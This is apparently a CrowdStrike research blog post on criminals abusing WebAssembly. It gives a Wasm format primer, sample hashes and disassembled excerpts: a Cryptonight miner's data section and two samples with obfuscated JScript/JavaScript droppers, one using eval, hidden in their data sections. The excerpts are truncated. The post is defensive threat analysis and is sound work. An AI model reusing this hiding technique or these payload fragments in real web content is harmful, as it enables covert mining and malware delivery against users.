
WebAssembly Is Abused by eCriminals to Hide Malware

crowdstrike.com/blog/ecriminals-increasingly-use-webassembly-to-hide-malware/

By Mihai Maganu October 25, 2021



- CrowdStrike research finds that 75% of the WebAssembly modules are malicious
- WebAssembly is an open standard that allows browsers to execute compiled programs
- Cryptocurrency miners boost efficiency by abusing WebAssembly to achieve near-native execution performance
- eCriminals turn to WebAssembly to hide web-based malware

CrowdStrike researchers analyzed 12,291 unique WebAssembly (Wasm) samples from May 2018 to June 2021 and found that 75% of Wasm modules are malicious. WebAssembly is an open standard that allows browsers to execute resource-intensive compiled programs, such as games or image manipulation apps, directly in the browser with greater ease and performance.

Analysis revealed that malicious Wasm modules are used for two threat-related activities: mining cryptocurrency and hiding malicious scripts. Some cryptocurrency miners abuse Wasm to achieve near-native execution performance on the targeted machine, potentially enabling more efficient abuse of CPU computing power. Threat actors also use Wasm for obfuscation purposes. How? By tampering with specific WebAssembly sections to embed malicious JavaScript or JScript code and trick browsers into executing it.

Since eCrime activities dominate the threat landscape, according to the recently published CrowdStrike Falcon OverWatch 2021 Threat Hunting Report, abusing Wasm modules for building more efficient cryptocurrency miners falls in line with threat actors' financial motivation.

What Is WebAssembly?

WebAssembly started as asm.js, a subset of JavaScript enabling developers to write C and other CPU-intensive applications for web browsers. Users would need only browsers to perform a wide range of activities. W3C saw the potential in this use case and started working on the next masterpiece of an open standard, which became WebAssembly.

One of the defining characteristics of WebAssembly is that it was built for speed and performance, especially when compared to JavaScript. It enables browsers to execute CPU-intensive tasks faster and more efficiently without freezing up, something JavaScript could never achieve.

WebAssembly has a binary format made to run in the browser's Virtual Machine (VM) and a text format that is its assembly representation.

Previous attempts to achieve this failed — one of the most popular and worst examples is Adobe's Flash platform. It's highly likely that WebAssembly also has many vulnerabilities, but being relatively new, it's difficult to compare the two technologies head-to-head.

A WebAssembly Format Primer

WebAssembly is structured in modules that can be distributed, instantiated and executed individually. What follows is the basic high-level structure of a module.

Preamble

Each module has the following preamble:

```
magic = 0x00 0x61 0x73 0x6D (4-byte magic number, the string '\0asm')
version = 0x01 0x00 0x00 0x00 (The current version of the binary format)
```

Encoding

Apart from the preamble, integer types in the Wasm format, either Signed and Unsigned, use the Leb128 encoding, which shows the hard work put into by W3C to make sure the format is as compact as possible. There are other primitive types encoded differently, but we only need to mention integers for the purpose of this blog post. To see the rest of the encodings, please see the specification.

Sections

The preamble is followed by a sequence of sections, and each section has the following structure:

```
id: u8 (A one byte section id)
size: u32 (Size of the contents, in bytes)
contents: [size] (The actual content whose structure depends on the section id)
```

Every section is optional, but an omitted section is equivalent to having a section present with empty contents.

The following section ids are recognized:

Id	Section
0	custom section
1	type section
2	import section
3	function section
4	table section
5	memory section
6	global section
7	export section
8	start section
9	element section
10	code section
11	data section
12	data count section

The above is a high-level overview of the Wasm format. Each section is then parsed for contents to know what, where and how something should be loaded and executed.

WebAssembly's Popular Hat Trick

Like any well-established programming language, WebAssembly speaks a lot of "dialects." One of those dialects is hashing and the ability to use cryptographic functions.

We can look at WebAssembly as a “frequent flier.” Although it uses the cheap, economy-class web browser, it is actually traveling first class because it can reach anyone, anytime, as long as there’s an internet connection. Wasm even has a membership to all of the major “airlines”: Firefox, Chrome, Safari and even Edge.

Combining the two capabilities — compatibility with major browsers and an internet connection as a minimum necessary requirement — provides the perfect mix for “clandestine” cryptocurrency mining operations.

However, Wasm takes cryptomining to an entirely new level, especially when backed publicly by open source repositories on GitHub, such as CryptoNight and Monero.

A previous study analyzed how cryptocurrency mining is achieved in the wild using WebAssembly and revealed that eCrime operators have been abusing Wasm since at least 2019 for financial gain. The study also looked into the distribution of execution time spent by WebAssembly miners compared to other usages, as seen below.




Figure 1. CPU time spent by WebAssembly miners vs. other uses of WebAssembly (Source: Technische Universität Braunschweig)

CrowdStrike’s Findings

Since WebAssembly has been gaining in popularity for the past two years, as more websites embed resource-intensive apps such as games or image and audio manipulation apps, CrowdStrike researchers started diving deeper into how eCrime adversaries might be abusing Wasm and for what purposes, apart from financial motivation. They collected and analyzed 12,291 unique WebAssembly samples from May 2018 to June 2021.

Crypto Mining Efficacy
Some of the analyzed Wasm samples were identified as cryptocurrency miners. For example, two samples:

```
09c72015592622dd874c544dec7ed8ea21b4ff2ea30716dc670645d71ac42b5a and
e1aa80619c71857310574e4de6ba583a1dc7ed51f3dafca3cfca0d4c49af6f81
```

contain artifacts of the Cryptonight mining algorithm, while further research showed that they are genuine mining modules.

```
\05\06\0f\13\14\15\1a\08\16\07($\17\18\09\0a\0e\1b\1f%#\83\82}&*+<=>?CG
(data (;21;) (i32.const 11136) "Illegal byte sequence\00Domain error\00
tty\00Permission denied\00Operation not permitted\00No such file or dir
exists\00Value too large for data type\00No space left on device\00Out
busy\00Interrupted system call\00Resource temporarily unavailable\00Inv
link\00Read-only file system\00Directory not empty\00Connection reset b
out\00Connection refused\00Host is down\00Host is unreachable\00Address
error\00No such device or address\00Block device required\00No such dev
directory\00Text file busy\00Exec format error\00Invalid argument\00Arg
loop\00Filename too long\00Too many open files in system\00No file desc
descriptor\00No child process\00Bad address\00File too large\00Too many
available\00Resource deadlock would occur\00State not recoverable\00Pre
canceled\00Function not implemented\00No message of desired type\00Iden
stream\00No data available\00Device timeout\00Out of streams resources\
error\00Bad message\00File descriptor in bad state\00Not a socket\00Des
too large\00Protocol wrong type for socket\00Protocol not available\00P
not supported\00Not supported\00Protocol family not supported\00Address
protocol\00Address not available\00Network is down\00Network unreachabl
network\00Connection aborted\00No buffer space available\00Socket is co
connected\00Cannot send after socket shutdown\00Operation already in pr
progress\00Stale file handle\00Remote I/O error\00Quota exceeded\00No m
type\00No error information\00\00\00\00\00\00\942\00\00\05")
(data (;22;) (i32.const 12960) "\01")
(data (;23;) (i32.const 12984) "\01\00\00\00\02\00\00\00\048")
(data (;24;) (i32.const 13008) "\02")
(data (;25;) (i32.const 13023) "\ff\ff\ff\ff\ff")
(data (;26;) (i32.const 13260) "\e47")
(data (;27;) (i32.const 13316) "SUCCESS == r\00src/crypto/hash-extra-jh
== r\00src/crypto/hash-extra-skein.c\00hash_extra_skein\00%s\0a\00Bad k
@\80\1b6Cryptonight variant 1 needs at least 43 bytes of data\00\03\00\
AES_BLOCK_SIZE) * AES_BLOCK_SIZE\00src/crypto/slow-hash.c\00cn_slow_has
int-util.h\00mul128\00K\d8\f1'\9d\bc\8c\0d\d7\0f\1f\a7X\15F\e0/b\d2\1al
null)\00-0X+0X 0X-0x+0x 0x\00inf\00INF\00nan\00NAN\00."))
```

A Clever Hide-and-Seek Trick

Of the 12,291 unique files collected and analyzed, 9,308 were malicious — more than 75% of the entire corpus.

The majority of the malicious files use a relatively efficient trick to hide malicious scripts, embedding JavaScript or JScript code in the Data section of the WebAssembly module. This behavior could indicate a new trend that WebAssembly malware could be heading toward. Wasm acts as an enclosing capsule for the already-known JavaScript and JScript malware present in the wild.

Below, we have the disassembled WebAssembly (“text version,” it’s called) of two malicious samples:

`0033aae4043665c6210eb7d143733238da67060655969b18e449f7be4fd6f743` and `006cd8d1d784f26ad8ee209a0a995d73d4f9c9b15185a499f180ae196c7091b3`

that use this tactic.

Each file starts with the keyword *module,* and after that, each line starts with a keyword corresponding to the WebAssembly sections mentioned above.

What is interesting is the `data` section located at code line 9 on both samples. The first sample contains an *html* document inside the section, which embeds a malicious JScript. The second sample also contains a malicious JavaScript inside its `data` section.

```
1  (module
2    (type (;0;) (func (result i32)))
3    (func (;0;) (type 0) (result i32)
4      i32.const 16)
5    (table (;0;) 0 funcref)
6    (memory (;0;) 1)
7    (export "memory" (memory 0))
8    (export "data" (func 0))
9    (data (;0;) (i32.const 16) "<html><head><script
     language='JScript'>String.prototype.doyouwillcrazylalalaBIBROvlompado = fun
     this;};String.prototype.doyouwillcrazylalalaSAMBADIGA = function() {doyouwi
     doyouwillcrazylalalaBIBRO2ddDccC1, doyouwillcrazylalalaBIBRO2ddDccC2, doyou
     doyouwillcrazylalalaBIBRO2c4;var doyouwillcrazylalalaBIBRO2out = \22\22;var
     doyouwillcrazylalalaBIBRO2pechenka= this.replace(/OKOLOTOGO/g, '');var  doy
     doyouwillcrazylalalaBIBRO2sud(doyouwillcrazylalalaBIBRO2pechenka);while (do
     doyouwillcrazylalalaBIBRO2len) {do {doyouwillcrazylalalaBIBRO2ddDccC1 = doy
     doyouwillcrazylalalaBIBRO2pechenka.charCodeAt(doyouwillcrazylalalaBIBRO2XCO
     doyouwillcrazylalalaBIBRO2XCOP < doyouwillcrazylalalaBIBRO2len && doyouwill
     -1);if (doyouwillcrazylalalaBIBRO2ddDccC1 == -1)break;var doyouwillcrazylal
     {doyouwillcrazylalalaBIBRO2ddDccC2 = doyouwillcrazylalalaVITK_BOSKO_1S[
     doyouwillcrazylalalaBIBRO2pechenka.charCodeAt(doyouwillcrazylalalaBIBRO2XCO
     0xff];doyouwillcrazylalalaBIBRO2dodo = doyouwillcrazylalalaBIBRO2XCOP < doy
     doyouwillcrazylalalaBIBRO2ddDccC2 == -1;} while (doyouwillcrazylalalaBIBRO2
     doyouwillcrazylalalaBIBRO2ddDccC2 == -1)break;doyouwillcrazylalalaBIBRO2out
     String['fromCharCode']((doyouwillcrazylalalaBIBRO2ddDccC1 << 2) | ((doyouwi
     0x30) >> 4));do {doyouwillcrazylalalaBIBRO2c3 = doyouwillcrazylalalaBIBRO2p
     doyouwillcrazylalalaBIBRO2XCOP++) & 0xff;if (doyouwillcrazylalalaBIBRO2c3 =
     doyouwillcrazylalalaBIBRO2out;doyouwillcrazylalalaBIBRO2c3 = doyouwillcrazy
     doyouwillcrazylalalaBIBRO2c3];} while (doyouwillcrazylalalaBIBRO2XCOP < doy
```

Hash: 0033aae4043665c6210eb7d143733238da67060655969b18e449f7be4fd6f743

At run time, the sample above drops the respective script or document, which is then executed by the browser. This method abuses the intended functionality of browsers that execute them and is a practical and efficient tactic for threat actors to hide malicious scripts within Wasm.

This method can be seen as a new type of obfuscation or even packing on top of the already-existing obfuscated malware state, adding another evasion tactic to the pool of techniques that adversaries can use.

```
1  (module
2    (type (;0;) (func (result i32)))
3    (func (;0;) (type 0) (result i32)
4      i32.const 16)
5    (table (;0;) 0 funcref)
6    (memory (;0;) 1)
7    (export "memory" (memory 0))
8    (export "data" (func 0))
9    (data (;0;) (i32.const 16) "var nisFDttuDSjbp = [];YatSvPC = (-81 + 81) / 485;while (
   (86462 + 962) / 683) {break;}nisFDttuDSjbp[YatSvPC] = String.fromCharCode(YatSvPC);Ya
   (VwaTxnUuXIO, mzckvvbSTDxlR, AxXxgCsK) {BnTu = parseInt(VwaTxnUuXIO, mzckvvbSTDxlR);k
   AxXxgCsK);return kFQMH;}function NYxaiKNVyILlJkF(cRghSEalAeJhezUSi) {eval(cRghSEalAeJ
   ZtBYgqKevevrtbhqSNsoWkjzRsvBmRBWFhaEfYbhmXqrbYvMFVeBeU(iaQGuwYDATBQG, tGgIQHbGptWAgD)
   qomgs(iaQGuwYDATBQG[tGgIQHbGptWAgD], (5631 + 394) / 241, (8930 + 990) / 992)];}functi
   ZdelNPnfwAssTcWzwGcxqXjXWphimwJVrTWD) {return !isNaN(parseFloat(ZdelNPnfwAssTcWzwGcxq
   isFinite(ZdelNPnfwAssTcWzwGcxqXjXWphimwJVrTWD);}function KijMtNDsMAY(ZDicQIwV, wqioLG
   ZDicQIwV.split(wqioLG)}var j = [];j[0] = \22d\22;j[1] = \22a\22;j[2] = \22d\22;j[3] =
   \224i\22;j[5] = \223m\22;j[6] = \224e\22;j[7] = \2217\22;j[8] = \224h\22;j[9] = \2217
   \222b\22;j[11] = \2217\22;j[12] = \2219\22;j[13] = \224f\22;j[14] = \224b\22;j[15] =
   \224g\22;j[17] = \2241\22;j[18] = \224k\22;j[19] = \224g\22;j[20] = \224e\22;j[21] =
   \2245\22;j[23] = \224a\22;j[24] = \2224\22;j[25] = \2222\22;j[26] = \221l\22;j[27] =
   \224b\22;j[29] = \2249\22;j[30] = \221m\22;j[31] = \2226\22;j[32] = \2224\22;j[33] =
   \2241\22;j[35] = \224k\22;j[36] = \2241\22;j[37] = \222d\22;j[38] = \2217\22;j[39] =
   \2224\22;j[41] = \221l\22;j[42] = \221o\22;j[43] = \2223\22;j[44] = \221o\22;j[45] =
   \2223\22;j[47] = \2220\22;j[48] = \221l\22;j[49] = \221o\22;j[50] = \2227\22;j[51] =
   \221m\22;j[53] = \2226\22;j[54] = \2224\22;j[55] = \221l\22;j[56] = \2241\22;j[57] =
   \2241\22;j[59] = \222d\22;j[60] = \2217\22;j[61] = \222d\22;j[62] = \2217\22;j[63] =
   \2219\22;j[65] = \221l\22;j[66] = \224f\22;j[67] = \224c\22;j[68] = \2248\22;j[69] =
   \224g\22;j[71] = \221f\22;j[72] = \2219\22;j[73] = \2217\22;j[74] = \2219\22;j[75] =
   \2229\22;j[77] = \22d\22;j[78] = \22a\22;j[79] = \224i\22;j[80] = \223m\22;j[81] = \2
   \2217\22;j[83] = \222f\22;j[84] = \224g\22;j[85] = \2235\22;j[86] = \2217\22;j[87] =
```

Hash: 006cd8d1d784f26ad8ee209a0a995d73d4f9c9b15185a499f180ae196c7091b3

Final Thoughts

Malicious WebAssembly modules are not new, but their increase in popularity suggests that adversaries can abuse Wasm versatility and efficiency to hide additional malicious scripts for financial and obfuscation purposes. Previous research discovered 150 unique WebAssembly modules by crawling the top 1 million sites, and now we've found that of over 12,000 unique WebAssembly samples gathered, more than 75% contained an embedded malicious behavior.

The increased adoption of WebAssembly over the past couple of years suggests we can expect adversaries and eCrime groups to continue abusing this browser's built-in standard for their illicit gains.

Bibliography

1. WebAssembly Reference Manual
2. WebAssembly Specification
3. Understanding WebAssembly text format
4. LEB128
5. https://en.wikipedia.org/wiki/WebAssembly
6. https://en.wikipedia.org/wiki/Asm.js
7. https://en.wikipedia.org/wiki/Adobe_Flash
8. https://dl.acm.org/doi/10.1145/3243734.3243858
9. https://www.first.org/resources/papers/conf2019/FIRST2019_wasm_cryptominer_full_Patrick-Ventuzelo.pdf
10. https://github.com/cm/cryptonight
11. https://github.com/jtgrassie/xmr-wasm
12. https://www.sec.cs.tu-bs.de/pubs/2019a-dimva.pdf

Addition Resources

- *Learn more about the CrowdStrike Falcon® platform by visiting the product webpage.*
- *Test CrowdStrike® next-gen AV for yourself. Start your free trial of Falcon Prevent™ today.*